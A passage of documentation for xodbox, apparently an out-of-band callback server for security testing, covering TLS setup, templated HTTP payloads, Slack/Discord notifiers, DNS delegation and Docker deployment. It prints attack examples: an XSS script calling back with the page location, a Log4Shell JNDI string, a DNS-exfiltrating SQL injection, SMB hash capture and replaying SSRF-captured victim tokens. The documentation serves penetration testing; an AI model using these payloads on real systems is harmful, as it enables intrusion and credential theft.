(via certmagic), regardless of the listener config value.
DNS provider setup
Namecheap
- Enable API access in your Namecheap account (Profile → Tools → API
Access).
- Whitelist your xodbox server’s IP.
- Set
dns_provider_api_user and dns_provider_api_key in the config.
dns_provider: namecheap
dns_provider_api_user: your-username
dns_provider_api_key: your-api-key
Route53
The Route53 provider uses the standard AWS SDK credential chain — no
xodbox-specific config keys are needed beyond dns_provider: route53.
Provide credentials via one of:
- Environment variables:
AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY,
AWS_REGION - Shared credentials file:
~/.aws/credentials (with optional
AWS_PROFILE) - IAM instance profile / role: when running on EC2, ECS, or similar
AWS infrastructure
- Web identity token: for EKS / Kubernetes workloads
The IAM policy must allow route53:ListHostedZones,
route53:ChangeResourceRecordSets, and route53:GetChange on the
relevant hosted zone.
Staging to production workflow
Start with staging. Set acme_url to the Let’s Encrypt staging
directory. Staging has generous rate limits and issues untrusted
certificates — browsers will warn, but you can verify the flow works.
Verify. Start xodbox and confirm certificates provision (check the
logs for certmagic messages). Test with curl -k or a browser that
accepts untrusted certs.
Switch to production. Remove or clear acme_url (the default is
Let’s Encrypt production) or set it explicitly:
acme_url: https://acme-v02.api.letsencrypt.org/directory
Restart xodbox. Production certificates will be provisioned and
trusted by browsers.
Example configurations
Wildcard certificate with Namecheap
handlers:
  - handler: HTTPX
    listener: :80
    tls_names: "*.oob.example.com,oob.example.com"
    acme_email: ops@example.com
    acme_accept: "true"
    dns_provider: namecheap
    dns_provider_api_user: ncuser
    dns_provider_api_key: nckey123
    admin_listener: 127.0.0.1:9091
Single domain with Route53
handlers:
  - handler: HTTPX
    listener: :80
    tls_names: oob.example.com
    acme_email: ops@example.com
    acme_accept: "true"
    dns_provider: route53
HTTP-01 (no DNS provider)
handlers:
  - handler: HTTPX
    listener: :80
    tls_names: oob.example.com
    acme_email: ops@example.com
    acme_accept: "true"
Requires ports 80 and 443 open to the internet. Does not support wildcard
certificates.
Troubleshooting
“acme_accept must be true”: The value must be the exact string
"true". Quoting matters in YAML — acme_accept: true (boolean) works,
but acme_accept: yes does not.
Rate limited by Let’s Encrypt: You hit the production rate limit.
Switch to the staging URL, fix your config, then retry production after
the rate limit window (usually 1 hour for failed validations, 1 week for
duplicate certificates).
DNS-01 challenge fails: Verify your API credentials, check that the
domain’s authoritative nameservers are correct, and allow at least 30
seconds for DNS propagation.
Port 80/443 already in use: In HTTPS mode, certmagic binds these
ports directly. Stop any other service on those ports before starting
xodbox.
Certificates not renewing: certmagic handles renewal automatically
(well before expiry). If renewal fails, check the logs for ACME errors —
usually a DNS or network issue.
3.4 - HTTP Payloads
Create, configure, and hot-reload custom HTTP response payloads
The HTTPX handler serves user-defined payloads — configurable HTTP
responses keyed by URL pattern. Payloads use Go templates for dynamic
headers, bodies, and status codes, letting you craft responses that test
how an application consumes remote data.
How payloads work
Payloads form a processing chain, not a simple route table. On each
request:
- All payloads are evaluated in order of
weight (ascending), then by
pattern. - Every payload whose
pattern regex matches r.URL.Path runs — it can
set headers, write a body, or set the status code. - If a payload has
is_final: true, processing stops. Otherwise, the
next matching payload runs.
This means multiple non-final payloads can contribute to a single
response. For example, the built-in Default Header payload (weight
-1000) adds a Server header to every response, then processing
continues to the content payload.
Payloads are defined as Markdown files with YAML frontmatter. The body
below the closing --- is documentation only — it is not used at
runtime.
---
title: My Payload
description: Returns a custom JSON response
weight: 100
pattern: ^/api/config
is_final: true
data:
  status_code: "200"
  headers:
    content-type: application/json
  body: |
    {"server": "{{.Request.Host}}", "ip": "{{index .Request.RemoteAddr 0}}"}
---

This payload returns a fake JSON config to test how the target parses
remote configuration files.
Frontmatter fields
| Field | Required | Default | Description |
|---|
title | yes | — | Unique name for the payload. |
description | no | — | Human-readable description. |
weight | no | 0 | Evaluation order (lower = earlier). Use negative values to run before defaults. |
pattern | yes | — | Go regular expression matched against the URL path. |
is_final | no | false | When true, stops the payload chain after this payload. |
internal_function | no | — | Invokes a built-in Go function instead of the body template (inspect or build). |
data.status_code | no | — | Go template for the HTTP status code. |
data.headers | no | — | Map of header name to value. Both names and values are Go templates. |
data.body | no | — | Go template for the response body. |
Template context
All template fields (headers, body, status code) are Go templates with
Sprig functions available (minus
env and expandenv for security).
| Variable | Type | Description |
|---|
.Version | string | xodbox version |
.ServerName | string | Configured server name |
.CallBackURL | string | URL that calls back to xodbox with ?&xdbx |
.CallBackImageURL | string | Same but with ?&xdbxImage |
.Extra | map[string]string | Template data plus GET_<param> entries |
.Payloads | []Payload | All loaded payloads |
.Request.RemoteAddr | []string | Client IPs (including X-Forwarded-For, X-Real-IP) |
.Request.Host | string | Request host |
.Request.Path | string | URL path |
.Request.UserAgent | string | User-Agent header |
.Request.Headers | map[string][]string | All request headers |
.Request.GetParams | url.Values | Query string parameters |
.Request.PostParams | url.Values | POST form parameters |
.Request.Body | []byte | Raw request body |
.Request.FullRequest | []byte | Full raw HTTP request |
Content-type and escaping
When a payload sets Content-Type: text/html, the body is rendered with
Go’s html/template (auto-escapes HTML entities). All other content
types use text/template (no escaping), so template output is rendered
verbatim.
Loading payloads
Embedded seeds
xodbox ships with built-in payloads compiled into the binary. These are
loaded on first startup and include:
- Default Header (weight -1000): adds a
Server header to every
response. - Robots (weight -900): serves
robots.txt. - Redirect (weight -900): HTTP redirects via
/redir?l=URL&s=301. - Inspect (weight -500): reflects requests back in multiple formats
(
.txt, .html, .json, .xml, .js, .png, .gif, .jpg). - MDaaS Build (weight -500): cross-compiles binaries on the fly.
- Default Page (weight 9999): catch-all HTML page.
Seeds are additive — they are inserted on first run but never overwrite
existing payloads with the same name.
Payload directory (hot-reload)
Set payload_dir in the HTTPX handler config to load .md payload files
from a directory:
handlers:
  - handler: HTTPX
    listener: :80
    payload_dir: /opt/xodbox/payloads
xodbox watches this directory with fsnotify:
- New or modified
.md files are upserted (inserted or updated by
name) with a 1-second debounce. - Subdirectories are also watched.
- Files ending in
~ and files named _index.md are ignored. - Changes take effect on the next HTTP request after the upsert.
Admin UI and API
Payloads can also be managed through the admin web UI (Payloads page) or
the JSON API:
| Method | Path | Auth | Description |
|---|
GET | /api/payloads | any user | List all payloads |
GET | /api/payloads/{id} | any user | Get one payload |
POST | /api/payloads | admin | Create a payload |
PUT | /api/payloads/{id} | admin | Update a payload |
DELETE | /api/payloads/{id} | admin | Delete a payload |
CLI
xodbox payload dump # dump all payloads as YAML
Examples
XSS probe
---
title: XSS Probe
description: JavaScript that phones home on execution
weight: 100
pattern: ^/xss
is_final: true
data:
  headers:
    content-type: application/javascript
    access-control-allow-origin: "*"
  body: |
    fetch("{{.CallBackURL}}&context=xss&origin="+document.location.href)
---
Redirect with custom status
The built-in redirect payload (/redir) supports dynamic status codes
and locations via query parameters:
/redir?l=https://evil.com&s=302
l — redirect location (defaults to a rickroll)s — HTTP status code (defaults to 301)
Request inspector
The built-in inspect payload reflects the request back at the requested
path with a format suffix:
/i/anything.json   → JSON representation of the request
/i/anything.html   → HTML view
/i/anything.txt    → plain text
/i/anything.xml    → XML
/i/anything.js     → JavaScript (document.write)
/i/anything.png    → 1x1 tracking pixel
Header keys are also templates, enabling dynamic headers:
data:
  headers:
    "x-{{index .Request.GetParams \"h\" 0}}": "{{index .Request.GetParams \"v\" 0}}"
A request to /?h=custom&v=value produces X-custom: value.
Built-in weight conventions
| Weight | Purpose |
|---|
| -1000 | Global headers (applied to every response) |
| -900 | Utility routes (robots.txt, redirects) |
| -500 | Built-in tools (inspect, build) |
| 0 | Default for user payloads |
| 9999 | Catch-all fallback page |
Place your payloads between -499 and 9998 to run after built-in utilities
but before the catch-all. Use negative weights to add global headers or
middleware-like behavior.
3.5 - Notifier Integration
Set up Slack, Discord, and webhook notifications for captured interactions
Notifiers deliver alerts when xodbox captures an interaction. Every
handler (HTTP, DNS, SMB, SSH, FTP, SMTP, TCP) emits events; notifiers
filter them and forward matches to external services.
Four notifiers ship built-in: app_log (structured log, enabled by
default), slack, discord, and webhook (generic HTTP POST).
How filtering works
Each notifier has an optional filter key — a Go regular expression
matched against the event’s canonical filter string. The filter
string has the form:
HANDLER ACTION DETAIL from IP[,IP...]
Examples:
| Event | Filter string |
|---|
HTTP GET to /probe | HTTPX GET /probe from 203.0.113.9 |
DNS A query for c2.evil.com. | DNS A c2.evil.com. from 10.0.0.5 |
| SMB auth capture | SMB Auth CORP\alice from 10.0.0.5 |
| SSH password attempt | SSH PasswordAuth root from 10.0.0.5 |
Admin login (with notify_logins) | HTTPX Login alice from 10.0.0.5 |
The default filter is .* (match everything). Filters are compiled at
startup — an invalid regex prevents the notifier from loading.
Common filter patterns
| Goal | Filter |
|---|
Only HTTP hits under /x/ | ^HTTPX (GET|POST|HEAD|DELETE|PUT|PATCH|TRACE) /x/ |
| Captured SMB hashes | ^SMB Auth |
| DNS lookups for a domain | ^DNS (A|AAAA) .*\.evil\.com |
| SSH login attempts as root | ^SSH \w+ root |
| Admin console logins | ^HTTPX Login |
| Events from a specific IP | from .*10\.0\.0\.5 |
| Everything (default) | .* |
Slack
Setup
- Create a Slack incoming webhook
in your workspace.
- Copy the webhook URL (starts with
https://hooks.slack.com/services/...). - Add to
xodbox.yaml:
notifiers:
  - notifier: slack
    url: https://hooks.slack.com/services/T00/B00/xxxx
    channel: "#security-alerts"
    author: xodbox
    author_image: ":skull:"
Configuration
| Key | Required | Default | Notes |
|---|
notifier | yes | — | Must be slack. |
url | yes | — | Slack incoming webhook URL. |
channel | no | — | Channel name or user ID to post to. |
author | no | — | Username displayed in Slack. |
author_image | no | — | Slack emoji code (e.g. :pirate:) for the avatar. |
filter | no | .* | Go regexp against the filter string. |
Slack messages include the event details, the raw request data in a code
block, and (for HTTP events) a Replay: code block with a reproducible
curl command.
Discord
Setup
- In your Discord server, go to Server Settings → Integrations →
Webhooks → New Webhook.
- Select the target channel and copy the webhook URL.
- Add to
xodbox.yaml:
notifiers:
  - notifier: discord
    url: https://discord.com/api/webhooks/1234567890/abcdef...
    author: xodbox
    author_image: https://example.com/avatar.png
Configuration
| Key | Required | Default | Notes |
|---|
notifier | yes | — | Must be discord. |
url | yes | — | Discord webhook URL. |
author | no | — | Username displayed in Discord. |
author_image | no | — | Full image URL for the avatar (not an emoji code). |
filter | no | .* | Go regexp against the filter string. |
Discord has no channel key — the target channel is determined by the
webhook URL itself.
Same as Slack: event details, raw data code block, and optional curl
replay block.
Webhook (generic)
The webhook notifier POSTs a JSON payload to any HTTP endpoint. Use it to
integrate with SIEMs, n8n, Tines, custom automation, or any service that
accepts webhooks.
Setup
notifiers:
  - notifier: webhook
    url: https://your-service.example.com/hooks/xodbox
    filter: "^HTTPX"
Configuration
| Key | Required | Default | Notes |
|---|
notifier | yes | — | Must be webhook. |
url | yes | — | Any HTTP endpoint. Posted with Content-Type: application/json. |
filter | no | .* | Go regexp against the filter string. |
{
  "RemoteAddr": "203.0.113.5",
  "RemotePort": 54321,
  "UserAgent": "curl/8.0",
  "Data": "DELETE /probe HTTP/1.1\r\nHost: ...",
  "Details": "HTTPX: DELETE http://.../probe from 203.0.113.5:54321",
  "Curl": "curl -X DELETE ..."
}
The Curl field is only present for HTTP events; it is omitted for DNS,
SMB, SSH, and other handlers.
App log (default)
The app_log notifier writes events to the structured application log.
It is enabled by default in the embedded config template.
notifiers:
  - notifier: app_log
    filter: ".*"
Output includes a curl attribute for HTTP events.
Multiple notifiers
You can configure multiple notifiers — including multiple instances of the
same type with different filters:
notifiers:
  - notifier: app_log

  - notifier: slack
    url: https://hooks.slack.com/services/T00/B00/xxxx
    channel: "#all-interactions"

  - notifier: slack
    url: https://hooks.slack.com/services/T00/B00/yyyy
    channel: "#smb-hashes"
    filter: "^SMB Auth"

  - notifier: webhook
    url: https://siem.internal/api/events
    filter: "^(HTTPX|DNS)"
Failure handling
- HTTP 4xx/5xx from the target: logged as an error but does not block
other notifiers. A flaky webhook will not cause event loss.
- Connection/transport failures (DNS resolution, refused, timeout):
the error is logged and propagated. Events are still delivered to other
notifiers.
- Notifier failures never prevent event recording in the database — the
interaction is always persisted regardless of notifier outcomes.
3.6 - DNS Delegation
Set up the DNS handler and delegate a subdomain for out-of-band detection
The DNS handler listens for UDP queries and responds to every request with
a configurable A record. Every query is logged as an interaction event and
delivered to notifiers. This makes it ideal for detecting out-of-band DNS
lookups triggered by SSRF, XXE, log4shell, and similar vulnerabilities.
How it works
The handler responds to all queries for all domains — there is no
zone configuration. Every query (regardless of type — A, AAAA, MX, etc.)
receives the same A record response with a TTL of 0 (not cacheable).
To make this useful, you delegate a subdomain to xodbox so that DNS
resolution for *.oob.yourdomain.com reaches your server.
Prerequisites
- A domain whose DNS you control (via your registrar or DNS provider).
- A server with a static public IP that can bind port 53/UDP.
CAP_NET_BIND_SERVICE capability (or root) to bind port 53.
Configuration
handlers:
  - handler: DNS
    listener: :53
    default_ip: 203.0.113.10
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be DNS. |
listener | yes | — | UDP bind address, e.g. :53 or 0.0.0.0:5353. Port 53 requires CAP_NET_BIND_SERVICE. |
default_ip | yes | — | IPv4 address returned as the A record for every query. Invalid values produce empty responses. |
Setting up DNS delegation
Step 1: Create glue records
At your DNS registrar or provider, create an A record pointing to
your xodbox server’s public IP. This becomes the “glue” that tells
resolvers where to find your nameserver:
ns-oob.example.com. A 203.0.113.10
Step 2: Delegate the subdomain
Create an NS record that delegates a subdomain to the host you just
created:
oob.example.com. NS ns-oob.example.com.
This tells the DNS hierarchy that all queries for *.oob.example.com
should be sent to ns-oob.example.com (your xodbox server).
Set default_ip to the IP you want every query to resolve to — typically
your xodbox server’s own public IP:
handlers:
  - handler: DNS
    listener: :53
    default_ip: 203.0.113.10
Step 4: Verify
From another machine, query a random subdomain:
dig test123.oob.example.com @203.0.113.10
You should see an A record pointing to 203.0.113.10 and an interaction
logged in xodbox.
To verify delegation through the public DNS hierarchy (not direct):
dig test456.oob.example.com
If delegation is correct, this resolves through the public DNS hierarchy
to your xodbox server.
Using DNS for out-of-band detection
Once delegation is set up, embed a unique subdomain in your payloads. If
the target application performs a DNS lookup, xodbox captures it:
SSRF / XXE:
https://unique-token.oob.example.com/
Log4Shell:
${jndi:ldap://unique-token.oob.example.com/a}
Blind SQL injection (DNS exfiltration):
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT user()), '.oob.example.com\\a'));
Email header injection:
From: test@unique-token.oob.example.com
Use sinks to group and label interactions by
engagement or test case.
Combining with the HTTPX handler
A typical deployment runs both DNS and HTTPX handlers together. DNS
captures the lookup; HTTPX captures the follow-up HTTP request:
handlers:
  - handler: DNS
    listener: :53
    default_ip: 203.0.113.10

  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
Set default_ip to the same server so that DNS resolution leads the
target to make an HTTP request to xodbox as well.
Notifier filter examples
The DNS handler’s filter string has the format:
DNS <QTYPE> <qname> from <ip>
| Goal | Filter |
|---|
| All DNS events | ^DNS |
| Only A queries | ^DNS A |
| Queries for a specific domain | ^DNS .* .*\.oob\.example\.com |
| Queries from a specific IP | ^DNS .* from 10\.0\.0\.5 |
Operational notes
- TTL is always 0. Responses are not cacheable. This ensures every
lookup reaches xodbox, but may increase query volume from recursive
resolvers.
- All query types return an A record. AAAA, MX, and other query types
still get an A response. There is no type-specific response logic.
- Port 53 requires privileges. On Linux, grant
CAP_NET_BIND_SERVICE
to the xodbox binary (setcap cap_net_bind_service=+ep ./xodbox) or
run as root. In Docker, publish the port with -p 53:53/udp. - Stop existing resolvers.
systemd-resolved or dnsmasq may
already bind port 53. Disable or reconfigure them before starting
xodbox’s DNS handler.
3.7 - Docker Deployment
Run xodbox in Docker with persistent storage and multi-handler configurations
Pre-built Docker images are published to the GitHub Container Registry
(GHCR) and signed with cosign (keyless OIDC via GitHub Actions). The
images are Alpine-based, run as a non-root xodbox user, and contain a
single statically-linked binary.
Quick start
# Generate a starter config
docker run --rm ghcr.io/defektive/xodbox:latest config -e > xodbox.yaml

# Edit xodbox.yaml to taste, then run
docker run -d \
  --name xodbox \
  -v "$PWD:/workspace" \
  --user "$(id -u):$(id -g)" \
  -p 80:80 \
  ghcr.io/defektive/xodbox:latest serve
Image details
| Property | Value |
|---|
| Image | ghcr.io/defektive/xodbox |
| Tags | :latest, :v1.2.3 (per release) |
| Architecture | linux/amd64 |
| Base | alpine:3.21 |
| Entrypoint | /bin/xodbox |
| Working directory | /workspace |
| Runs as | xodbox (non-root) |
Volumes and persistence
The container’s working directory is /workspace. Mount a host directory
there to persist:
| File | Purpose |
|---|
xodbox.yaml | Configuration file |
xodbox.db | SQLite database (interactions, payloads, users) |
payloads/ | Custom payload files (if payload_dir is set) |
static/ | Static assets (if static_dir is set) |
Always pass --user "$(id -u):$(id -g)" so files created in the volume
are owned by your host user.
Health check
The HTTPX handler exposes a health endpoint:
GET /api/health → {"status": "ok"}
When using ui_path, the endpoint is at <ui_path>/api/health (e.g.
/admin/api/health).
# docker-compose healthcheck
healthcheck:
  test: ["CMD", "wget", "-q", "--spider", "http://localhost/api/health"]
  interval: 30s
  timeout: 5s
  retries: 3
Docker Compose examples
HTTP only
services:
  xodbox:
    image: ghcr.io/defektive/xodbox:latest
    command: serve
    user: "1000:1000"
    ports:
      - "80:80"
    volumes:
      - ./data:/workspace
    restart: unless-stopped
    healthcheck:
      test: ["CMD", "wget", "-q", "--spider", "http://localhost/api/health"]
      interval: 30s
      timeout: 5s
      retries: 3
Multi-handler (HTTP + DNS + SMB)
services:
  xodbox:
    image: ghcr.io/defektive/xodbox:latest
    command: serve
    user: "1000:1000"
    ports:
      - "80:80"
      - "53:53/udp"
      - "445:445"
      - "9091:9091"       # isolated admin console
    volumes:
      - ./data:/workspace
    restart: unless-stopped
    cap_add:
      - NET_BIND_SERVICE  # required for ports < 1024
With xodbox.yaml in ./data/:
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 0.0.0.0:9091
    ui_allow_cidrs: "10.0.0.0/8,172.16.0.0/12,192.168.0.0/16"

  - handler: DNS
    listener: :53
    default_ip: 203.0.113.10

  - handler: SMB
    listener: :445
    target_name: CORP-FS01

notifiers:
  - notifier: app_log
With TLS (ACME DNS-01)
services:
  xodbox:
    image: ghcr.io/defektive/xodbox:latest
    command: serve
    user: "1000:1000"
    ports:
      - "80:80"
      - "443:443"
      - "53:53/udp"
    volumes:
      - ./data:/workspace
    environment:
      # For Route53 DNS-01 challenge
      - AWS_ACCESS_KEY_ID=AKIA...
      - AWS_SECRET_ACCESS_KEY=...
      - AWS_REGION=us-east-1
    cap_add:
      - NET_BIND_SERVICE
    restart: unless-stopped
Behind a reverse proxy
When running behind nginx, Caddy, or another reverse proxy:
- Forward
X-Forwarded-Proto, X-Forwarded-For, and Host headers. - If using the admin console, set
public_url to the external URL so
sink links point to the right host. - If using OIDC, set
oidc_redirect_url explicitly.
Example nginx upstream:
location / {
    proxy_pass http://127.0.0.1:8080;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}
Bootstrapping users
Create the first admin user before or after starting the container:
# Before starting (if the DB doesn't exist yet)
docker run --rm -v "$PWD/data:/workspace" --user "$(id -u):$(id -g)" \
  ghcr.io/defektive/xodbox:latest user add alice --admin

# While running
docker exec xodbox /bin/xodbox user add alice --admin
Verifying image signatures
cosign verify \
  --certificate-identity-regexp="https://github.com/defektive/xodbox" \
  --certificate-oidc-issuer="https://token.actions.githubusercontent.com" \
  ghcr.io/defektive/xodbox:latest
Troubleshooting
Permission denied on /workspace: Pass --user "$(id -u):$(id -g)"
to match the host volume’s ownership, or chown the data directory.
Port 53 bind fails: Add cap_add: [NET_BIND_SERVICE] in Compose or
--cap-add NET_BIND_SERVICE in docker run. Alternatively, bind to a
high port (e.g. :5353) and NAT from 53 externally.
“address already in use” on port 53: systemd-resolved or dnsmasq
may hold port 53. On the host, disable or reconfigure them.
Database locked errors: Only one xodbox instance should access the
SQLite database at a time. Do not mount the same volume into multiple
containers.
4 - Handlers
Interaction handlers
Handlers are services that listen on ports and respond to requests.
4.1 - DNS
DNS Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
A DNS UDP listener that records every query it receives and answers
each one with a single A record. Useful for confirming out-of-band DNS
resolution from an application under test (e.g. SSRF, XXE, log4shell
flavoured probes).
Behaviour
- Listens on UDP at the configured
listener address. - For each incoming query, dispatches an
InteractionEvent whose
Details() reports "DNS: <qname> <decimal-qtype>" (e.g.
"DNS: c2.evil.com. 1" for an A query). Notifier filters use
FilterString() instead, which has the canonical form
"DNS <QTYPE-name> <qname> from <ip>" (e.g. "DNS A c2.evil.com. from 10.0.0.5"). - Replies with an
A record pointing every name to default_ip,
regardless of the requested type. Non-A queries still receive the
forged A reply. - A future enhancement may store per-name records in the database;
today the handler is intentionally a single-answer reflector.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be DNS. |
listener | yes | — | Bind address, e.g. :53 or 0.0.0.0:5353. Requires CAP_NET_BIND_SERVICE for port 53. |
default_ip | yes | — | IPv4 string returned as the A record for every query. Invalid values yield empty responses. |
Operational notes
- The handler responds to every query, including ANY/AAAA/MX. Use a
filter at the notifier layer if you only care about specific names.
Stop() shuts the underlying *dns.Server down with the supplied
context as the drain deadline.
4.2 - FTP
FTP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
An FTP listener that presents a fake directory tree to clients. Useful
for confirming out-of-band FTP fetches, picking up credential probes,
and observing what scanners look for. List/read/auth interactions are
emitted as InteractionEvents; no real files are served.
Behaviour
- Backed by
fclairamb/ftpserverlib. - Filesystem is an in-memory afero
MemMapFs seeded with the directory
paths listed in fake_dir_tree. Operators can probe the tree but
cannot write durable state. - Plaintext authentication is allowed; reads/writes/lists emit
fine-grained action events (
AuthSuccess, AuthFail, ListFiles,
FileOpen, FileRead, FileWrite, FileReadDir, FileDelete). - The bundled
SimpleServerDriver.AuthUser rejects every login
unless Credentials has been populated programmatically. The
current YAML schema does not expose Credentials; the default
behaviour is therefore “log the attempt and refuse”.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be FTP. |
listener | yes | — | Bind address, e.g. :21 or :2121 for unprivileged ports. |
server_name | no | FTP Server | Banner returned to clients in the 220 greeting. |
fake_dir_tree | no | test/old/fake,test/new/fake | Comma-separated paths created on the in-memory fs at startup. |
Events
| Action | Trigger |
|---|
AuthSuccess | A USER/PASS pair matched a configured credential. |
AuthFail | Authentication was rejected. |
Logout | Client disconnected after auth. |
ListFiles | Client issued LIST/NLST. |
FileOpen | Client opened a file (RETR/STOR). |
FileRead | Bytes read from a file. |
FileWrite | Bytes written to a file. |
FileReadDir | Directory enumeration. |
FileDelete | DELE command. |
Operational notes
- Plaintext credentials submitted to this handler should be considered
compromised; do not run it where users might accidentally type real
passwords into it.
Stop() calls the underlying FtpServer.Stop() (no context
deadline; ftpserverlib does not accept one).
4.3 - HTTPX
HTTPX Handler
Purpose
The primary HTTP/HTTPS listener. It serves user-defined payloads
keyed by URL pattern, hosts static assets, exposes a private JSON
API, and can transparently provision Let’s Encrypt certificates via
ACME-DNS-01. Every request produces an InteractionEvent so
out-of-band HTTP reach-out from an application under test can be
asserted against expected paths and headers.
Replaying captured requests (SSRF)
Every HTTP interaction can render a curl command that reproduces the
captured request — method, target URL, all headers, and the body. Notifiers
include it automatically: slack/discord add a Replay: code block,
webhook adds a Curl JSON field, and app_log logs a curl attribute.
This is aimed at SSRF: when a vulnerable server is coerced into calling
xodbox, the captured request often carries the headers, cookies, or
cloud-metadata tokens the victim attached. Copy the generated command,
swap the URL for the intended internal target, and re-run it from the CLI
to inspect that service with the victim’s own request:
curl -X POST 'http://your-xodbox/x/beacon?id=1' -H 'Authorization: Bearer …' --data-raw '…'
The command is single-line for easy copy-paste and shell-safe (values are
single-quoted); Content-Length is dropped so curl recomputes it.
Behaviour
- HTTP serves the bundled payload database (see
payload_db_seed.go
for the seeded set). Additional payloads can be loaded from a
watched directory via payload_dir; changes are picked up via
fsnotify and debounced into the database. - HTTPS mode activates when
tls_names is set; certmagic provisions
certificates via ACME-DNS-01 against the configured dns_provider.
Without dns_provider, HTTPS will fall back to HTTP-01 / TLS-ALPN
challenges, which require port 80/443 reachability from the
internet. - Bot suppression: clients that exceed 30 requests in any one-minute
bucket are marked as bots (
model.IsBot) and have their subsequent
events suppressed from notifier delivery (logged at WARN). The
threshold itself is not configurable today. Loopback, RFC1918 private,
and link-local sources are exempt from this suppression by default —
they’re usually the operator testing or an internal SSRF callback — so a
burst of local/internal traffic won’t silently mute your notifiers. Set
bot_exempt_private: "false" to subject every source to bot detection. - The private API (mounted at
api_path) requires the header
Authorization: Token <api_token> on every request. An empty
api_token rejects all callers. api_token is deprecated in
favour of the admin console’s user accounts and API keys (see below);
setting it logs a deprecation warning at start-up. - Embedded static assets ship at
/ixdbxi/. - An embedded admin web UI (React SPA + JSON API) ships in the binary
and is served under
ui_path — or on a separate admin_listener bind —
behind session/API-key auth and a CIDR allowlist (see below).
Configuration
General
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be HTTPX. |
listener | yes | — | Bind address, e.g. :80 or :8080. |
static_dir | no | — | Directory served at /static/. Created on first start with mode 0750 if missing. |
payload_dir | no | — | Directory of *.md payload definitions. Watched at runtime; updates are upserted. |
api_path | no | — | URL path prefix to mount the JSON API on, e.g. /api. Normalised to leading/trailing slash. |
api_token | no | — | Deprecated. Bearer-style token for the legacy /private/* API. Prefer admin users + API keys. Setting it warns at start-up. |
bot_exempt_private | no | true | Exempt loopback/private/link-local sources from volume-based bot suppression. Set to "false" to apply bot detection to every source. |
ui_path | no | — | URL path prefix to mount the admin web UI on, e.g. /admin. Empty disables it on the main listener. Normalised to leading/trailing slash. Ignored when admin_listener is set. |
ui_allow_cidrs | no | — | Comma-separated CIDRs allowed to reach the admin UI/API, checked against the real TCP peer IP (never X-Forwarded-For). Empty allows any source (auth still required). Invalid entries are logged and ignored. |
admin_listener | no | — | Separate bind address (e.g. 127.0.0.1:8443) that serves only the admin UI/API, isolated from the attacker-facing listener. When set, the UI is not mounted under ui_path on the main listener. |
public_url | no | — | Externally-reachable base URL of the honeypot (e.g. https://oob.example.com). The admin UI’s Copy HTTP link control on a sink builds <public_url>/<slug> from it. Empty falls back to the UI’s own origin — correct when the UI is served on the honeypot listener, wrong on an isolated admin_listener. |
notify_logins | no | false | When "true", a successful admin-UI login emits an InteractionEvent (recorded in the Events log and delivered to notifiers whose filter matches ^HTTPX Login). See Login notifications below. |
max_upload_size | no | 0 | Per-file size cap for multipart/form-data uploads, in bytes. 0 means no limit. Files exceeding the cap are rejected with 413. |
OIDC / SSO
Optional single sign-on for the admin console via any OpenID Connect provider
(Google, Okta, Keycloak, Azure AD, Authentik, …). SSO runs alongside the
built-in username/password login — an “SSO” button appears on the login page
when oidc_issuer and oidc_client_id are set. See OIDC single sign-on
below.
| Key | Required | Default | Notes |
|---|
oidc_issuer | no | — | Provider issuer URL. Setting this and oidc_client_id enables SSO. Discovery (<issuer>/.well-known/openid-configuration) is fetched lazily on the first login, so start-up never blocks on the IdP. |
oidc_client_id | no | — | OAuth2/OIDC client ID registered with the provider. |
oidc_client_secret | no | — | Client secret. Omit for public clients — the flow always uses Authorization Code + PKCE. |
oidc_redirect_url | no | derived | Callback URL registered with the IdP, e.g. https://oob.example.com/admin/api/auth/oidc/callback. When empty it is derived from the request’s scheme/host and admin mount path (honoring X-Forwarded-Proto). Set it explicitly when the console sits behind a proxy or on a non-obvious host. |
oidc_scopes | no | openid,profile,email | Comma/space-separated scopes requested. openid is always included. |
oidc_default_role | no | user | Role assigned to provisioned users: user or admin. |
oidc_groups_claim | no | groups | ID-token claim inspected for group membership (may be a JSON array or a space/comma string). |
oidc_admin_group | no | — | When set, users whose oidc_groups_claim contains this value are granted the admin role; everyone else gets oidc_default_role. Empty means no group is elevated. |
oidc_button_label | no | Sign in with SSO | Text shown on the login page’s SSO button. |
TLS / ACME
| Key | Required | Default | Notes |
|---|
tls_names | no | — | Comma-separated hostnames. Setting any value enables HTTPS via certmagic. |
acme_email | no | — | ACME account contact address. |
acme_accept | no | false | Must be the literal string "true" to accept the ACME provider’s terms of service. |
acme_url | no | — | ACME directory URL. Defaults to Let’s Encrypt production; use the staging URL for testing. |
dns_provider | no | — | One of namecheap or route53. Required for the DNS-01 challenge path. |
dns_provider_api_user | no | — | API user (namecheap only). |
dns_provider_api_key | no | — | API key (namecheap only). |
MDaaS (Malicious Daemon as a Service) cross-compile
These keys are baked into binaries served from the /build/<os>/<arch>/<program>
route. Only useful when payloads request a build.
| Key | Required | Default | Notes |
|---|
mdaas_log_level | no | — | One of NONE, INFO, WARN, ERROR, DEBUG. |
mdaas_bind_listener | no | — | Listener address baked into the built MDaaS binary. |
mdaas_allowed_cidr | no | — | CIDR allowed to connect to the built MDaaS binary at runtime. |
mdaas_notify_url | no | — | Webhook URL the built binary calls back to. |
Admin web UI
The binary embeds a responsive React admin console (built with Vite +
shadcn/ui, compiled into pkg/handlers/httpx/webui/ via //go:embed) plus a
JSON admin API. It lets an operator log in and:
- view/edit/create/delete payloads,
- browse the Events log with filters (target, remote, handler) — the app
persists interactions from every handler (httpx, dns, ftp, smtp, ssh, tcp,
smb), so the log spans all protocols, not just HTTP,
- delete individual events (and their uploaded files) from the list or
detail view, and delete individual uploaded files without removing the event,
- inspect an event’s detail with a one-click copy-as-curl — JSON
bodies are automatically pretty-printed for readability,
- get a webhook-style view of every hit to a specific
target path, - watch the Events log and sink feeds update in real time — new
interactions stream in live via Server-Sent Events (
GET /api/stream,
